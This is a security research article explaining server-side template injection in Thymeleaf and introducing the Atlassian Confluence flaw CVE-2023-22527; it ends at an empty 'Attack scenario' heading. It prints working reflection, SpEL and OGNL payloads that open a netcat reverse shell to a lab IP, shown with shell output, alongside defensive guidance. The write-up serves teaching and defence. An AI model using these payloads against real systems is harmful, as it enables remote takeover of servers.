Research & Technique

SSTI & Atlassian Confluence RCE vulnerability (CVE-2023-22527)

1. Server-Side Template Injection(SSTI)

■ Outline of the vulnerability

The SSTI (Server−Side Template Injection) item was added to the recently released 2024 electronic financial infrastructure security vulnerability assessment criteria. Since the SSTI vulnerability was introduced at the Black Hat Conference in 2015, related vulnerabilities have been continuously appearing until recently. The March issue of R&T describes SSTI and introduces Atlassian Confluence RCE (CVE−2023−22527), a related vulnerability.

The Template Engine is mainly used in web applications and e−mail to create webpages by combining fixed templates and data. Using a template engine, you can write codes concisely in the HTML format. You can achieve effects like code simplification as well as improved readability, reusability, and maintainability.

The template engine is divided into the Client−Side Template Engine, which operates on the client, and the Server−Side Template Engine, which operates on the server.




Figure 1. Role of the template engine

If user input value verification is insufficient when using the server–side template engine, you may be exposed to the SSTI vulnerability. It is very dangerous because an attacker can insert a malicious template into the server–side template to create random objects, read/write arbitrary files, execute remote commands, leak information, and perform privilege escalation attacks.

■ How SSTI works



infosec
Rendering results
Attacker
{{ 7*7 }}
49
Check specific template syntax for vulnerabilities
EQST
http://eqst.com?id={{ ... }}
Server-side rendering engine
Rendering results
Attacker
{{ config['SECRET_KEY'] }}
2357f8e4e69b49fee2ed44e7f c5ed37b8530cbfada1c2bf033 6b268b1fa3daa6
Vulnerability exploit
EQST
http://eqst.com?id={{ ... }}
Server-side rendering engine

Figure 2. How SSTI works

① The attacker uses a specific template statement to check if there is an SSTI vulnerability.

② When the SSTI vulnerability is confirmed, the attacker inserts a malicious template statement to upload malicious codes and execute remote commands.

③ The vulnerable server interprets the attacker's input value as a template statement and returns the result of executing the template statement.

④ The attacker takes over key information from the server by executing the malicious template statement.

■ Server-side template engines for individual major languages

The server–side template engines for individual languages that can be affected by SSTI attacks are as follows:

Language	Framework	Template Engine	Examples of template statementes
Python	Flask	Jinja2	{{7*7}}
C#	ASP.Net	Razor	@(7*7)
Java	Springboot	Thymeleaf	${7*7}
JavaScript	-	Jade	= 7*7
PHP	Symphony	Twig	{{7*7}}

Since the server–side template engines listed in the table above are only examples, the SSTI vulnerability can occur in server–side template engines other than the server–side template engines listed above.

■ SSTI attack analysis

In this R&T, SSTI attacks will be analyzed in an environment that uses Thymeleaf among the server-side template engines for individual major languages.

Thymeleaf

Thymeleaf is a server-side template engine designed with XML and web standards in mind. It supports XML, Valid XML, XHTML, Valid XHTML, HTML5, and Legacy HTML5 template modes. SSTI that appears in Thymeleaf occurs when the user input value is interpreted as a template statement without proper verification. A sample code that accepts the user input value as is and interprets the template statement in the server-side template is as follows:

MainController.java

```
import org.thymeleaf.spring5.SpringTemplateEngine;
import org.thymeleaf.templateresolver.ITemplateResolver;
import org.thymeleaf.templateresolver.StringTemplateResolver;
... (omitted) ...
public class MainController {
      @RequestMapping("/thymeleaf")
      @ResponseBody
      public String thymeleaf(@RequestParam(defaultValue="sktester") String username, HttpServletRequest
request, HttpServletResponse response) {
            String template = "<!DOCTYPE html><html lang='en'><head>" +
            ... (omitted) ...
            + name +"</p></body></html>";
            TemplateEngine templateEngine = new SpringTemplateEngine();
            ITemplateResolver templateResolver = new StringTemplateResolver();
            templateEngine.setTemplateResolver(templateResolver);
            WebContext ctx = new WebContext(request, response, request.getServletContext());
            ... (omitted) ...
            Writer out = new StringWriter();
            templateEngine.process(template, ctx, out);
            return out.toString();}
```


The basic statement of the Thymeleaf Template Engine that can be used for an SSTI attack is as follows:

Separator	Description	Example
${ ... }	Variable expression	<div th:text="${foo}"></div>
@{ ... }	URL link expression	<li><a th:href="@{/foo(param1=${param1}, param2=${param2})}">foo</a></li>
[[...]]	Direct data access	[[${data}]]
th:text	Data access in the tag	<h1 th:text="${data}">data</h1>

(※ https://www.thymeleaf.org/doc/tutorials/3.0/uingthymeleaf.html#standard-expression-syntax)

Referring to the table above, if you enter the “[[${7*7}]]” statement to directly access the variable expression in which the formula is inserted, you can see that 49 is displayed after it is interpreted as a template statement as shown below:

Payload	[[${7*7}]]
Input value	?username= %5b%5b%24%7b%37%2a%37%7d%5d%5d



localhost:8080/thymeleaf?username=%5b%5b%24%7b7%2a7%7d%5d%5d

Hello, 49

Figure 3. When entering the [[${7*7}]] statement in the Thymeleaf Template Engine

Or you can check it with the “<a th:text=${7*7}></a>” statement with a formula in the tag.

Payload	<a th:text=${7*7}></a>
Input value	?username=%3c%61%20%74%68%3a%74%65%78%74%3d%24%7b%37%2a%37%7d %3e%3c%2f%61%3e


localhost:8080/thymeleaf?username=<a%20th%3atext%3d%24%7b7%2a7%7d><%2fa>


Hello, 49

Figure 4. When entering the <a th:text=${7*7}></a> statement in the Thymeleaf Template Engine

In the case of Thymeleaf Template Engine, random Java objects can be created using Java's Reflection function, SpEL expression, and OGNL[1](Object-Graph Navigation Language) expression. The object creation method varies depending on the template engine.
ex) Freemarker Template Engine: When creating a random Java object, it is created by calling the TemplateModel class.
ex) Jinja2 Template Engine: When creating a random Python object, it is created by calling a specific class that inherits the top-level object class.

Thymeleaf can use Java's Reflection function, which is used to dynamically load the class through the forName() method, to load the class within the source code after declaring a random character string. Therefore, if you use the exec() method after calling the java.lang.Runtime class, you can execute a random command remotely.

Payload	<a th:text="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('nc –e /bin/sh 192.168.102.61 8888')}"></a>
Input value	?username= <a%20th%3atext%3d"%24%7b%27%27%2egetClass%28%29%2eforName%28%27 java%2elang%2eRuntime%27%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d"><%2fa>


localhost:8080/thymeleaf?username=<a%20th%3atext%3d"%24%7b%27%27%2egetClass%28...
Incognito
HOME
MAIN
DASHBOARD
CONFIG
sktest@useworld: ~


```
sktest@useworld:~ $ nc -lnvp 8888
Listening on 0.0.0.0 8888
Connection received on 192.168.102.74 64806
id
uid=1000(sktester) gid=1000(sktester) groups=1000(sktester),4(adm),20(dialout),24(cdrom),25(floppy),27(sud
o),29(audio),30(dip),44(video),46(plugdev),116(netdev),1001(docker)
cat flag.txt
flag{SKshieldus_Test}
```

Figure 5. Thymeleaf Connecting to the reverse shell by executing a command remotely in the Thymeleaf Template Engine

[1] OGNL: It is an expression language used in Apache software, such as struts and Atlassian Confluence, and Java applications

In Thymeleaf, you can use expressions that support object graph query and manipulation in a runtime called SpEL (Spring Expression Language). Using this, you can execute remote commands as follows:

Payload	<th th:text="${T(java.lang.Runtime).getRuntime().exec('nc -e /bin/sh 192.168.102.61 8888')}">Test</th>
Input value	?username= <th%20th%3atext%3d"%24%7bT%28java%2elang%2eRuntime%29%2egetRuntime%28%29%2eexec%28%27nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888%27%29%7d">Test<%2fth>



localhost:8080/thymeleaf?username=<th%20th%3atext%3d"%24%7bT%28java%2elang%...
Incognito
HOME
MAIN
DASHBOARD
CONFIG
sktest@useworld: ~

```
sktest@useworld:~ $ nc -lnvp 8888
Listening on 0.0.0.0 8888
Connection received on 192.168.102.74 64806
id
uid=1000(sktester) gid=1000(sktester) groups=1000(sktester),4(adm),20(dialout),24(cdrom),25(floppy),27(sud
o),29(audio),30(dip),44(video),46(plugdev),116(netdev),1001(docker)
cat flag.txt
flag{SKshieldus_Test}
```

Figure 6. Connecting to the reverse shell by using SpEL in the Thymeleaf Template Engine to executing the command remotely

If the Thymeleaf you are using supports the OGNL expression, you can execute remote commands with the following OGNL expression.

Payload	[[${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("nc -e /bin/sh 192.168.102.61 8888")}]]
Input value	?username=%5b%5b%24%7b%23rt%20%3d%20%40java%2elang%2eRuntime%40getRuntime%28%29%2c%23rt%2eexec%28"nc%20-e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888"%29%7d%5d%5d


localhost:8080/thymeleaf?username=%5b%5b%24%7b%23rt%20%3d%20%40java%2elang%2eRu...
Incognito
HOME
MAIN
DASHBOARD
CONFIG
sktest@useworld: ~

```
sktest@useworld:~ $ nc -lnvp 8888
Listening on 0.0.0.0 8888
Connection received on 192.168.102.74 64806
id
uid=1000(sktester) gid=1000(sktester) groups=1000(sktester),4(adm),20(dialout),24(cdrom),25(floppy),27(sud
o),29(audio),30(dip),44(video),46(plugdev),116(netdev),1001(docker)
cat flag.txt
flag{SKshieldus_Test}
```

Figure 7. Connecting to the reverse shell by using OGNL in the Thymeleaf Template Engine to execute the command remotely

■ How to respond to SSTI

It is best to ensure that no user can manipulate the template, but there are cases where template manipulation is inevitably allowed in order to dynamically configure the template. Also, as templates are configured separately from code execution when logic-less templates, such as Liquid, Handlebars, and Mustache, are used, defense against SSTI is possible. However, this method is realistically difficult because each template engine configures a different grammar and different environment. Excluding the above two methods, practical countermeasures against SSTI include Sanitization (code stability check), Input Validation (input value verification), and Sandboxing.

1. Sanitization (code stability check)

Sanitization is a method of preventing templates from being created based on unverified user input. If user input is required, it must be configured to be processed through parameters provided by the template so that it cannot affect the template itself. Typically, you can use Flask's render_template() method. An example of using this method is as follows:

app.py

```
#!/usr/bin/python3
from flask import *

... (omitted) ...

@app.route('/', methods=['POST','GET'])
def index():
    a = int(request.form['a'])
    return render_template('index.html', a=a)
... (omitted) ...
```

If you take this action, you can see that {{7*7}} is displayed as is, not 49, as shown below.

Payload	{{7*7}}
Input value	?id=%7b%7b7%2a7%7d%7d




Figure 8. if {{7*7}} statement is entered in the Jinja2 Template Engine after Sanitization

2. Input Validation

It is possible to respond by applying escape processing logic to prevent special characters such as {, }, [,] from being received in user input. For example, if you entered {{5*5}}, the special characters should be filtered out and the value 55, not 25, should be displayed. You can configure filtering targets as follows. This is the same as the response method for some XSS and SQL Injection.

Examples of filtering targets					
-	=	+	.	,	/
?	:	^	$	#	@
*	₩	"	※	~	&
%	!	(	)	[	]
<	>	{	}	`	_

3. Sandboxing

If you need to create and render a template based on user input value, it is inevitable to process the template with user input. At this time, it is possible to respond by sandboxing the template received from user input to limit the attack codes so that it cannot actually exercise influence. At this time, since there is room for bypassing sandboxing, it is recommended to use it in combination with other complementary methods rather than using it alone.

2. Atlassian Confluence Server and Data Center remote code execution vulnerability (CVE-2023-22527)

■ Outline of the vulnerability

On January 16, 2024, a remote code execution vulnerability (CVE-2023-22527) was disclosed in Atlassian's Confluence product, a global collaboration tool software. This vulnerability occurs due to insufficient security measures against the Atlassian Confluence remote code execution vulnerability (CVE-2022-26134), which was disclosed in June 2022. With this vulnerability, an attacker can bypass the getText() method that retrieves a character string and execute remote codes through objects that can access OGNL.

This vulnerability allows OGNL statement injection by an unauthenticated user due to CVE-2023-22527. This may result in damage such as server takeover, ransomware distribution, and source code leakage due to remote code execution. Also, attackers could execute remote codes with a low-complexity attack without authentication, resulting in a CVSS score of 9.8 points.

As a result of searching Atlassian Confluence published on the Internet through the OSINT search engine as shown below, many companies around the world, including Korea, were using it as a collaboration tool. Therefore, you need to check whether the version of Atlassian Confluence you are currently using is vulnerable.




Figure 9. Frequency of using Atlassian Confluence

■ Attack scenario

